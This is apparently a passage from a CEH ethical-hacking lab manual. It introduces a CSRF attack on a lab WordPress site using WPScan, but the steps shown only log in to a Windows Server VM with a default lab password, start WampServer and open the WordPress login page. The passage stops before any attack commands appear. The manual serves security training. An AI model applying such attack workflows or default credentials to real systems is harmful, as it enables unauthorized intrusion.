
CSRF attacks can be performed using various techniques and tools. Here, we will perform a CSRF attack using WPScan.

Note: In this task, the target WordPress website (<http://10.10.1.22:8080/CEH>) is hosted by the victim machine **Windows Server 2022**. Here, the host machine is the **Parrot Security** machine.


1. Click **CEHv12 Windows Server 2022** to switch to the **Windows Server 2022** machine.



2. Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.




3. In **Type here to search** field of the **Desktop**, type wampserver and click on **Wampserver64** to start Wampserver.



4. Now, in the right corner of **Desktop**, click the **Show hidden icons** icon, observe that the WampServer icon appears.


5. Wait for this icon to turn green, which indicates that the **WampServer** is successfully running.



6. Now, open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.22:8080/CEH/wp-login.php?** and press **Enter**.

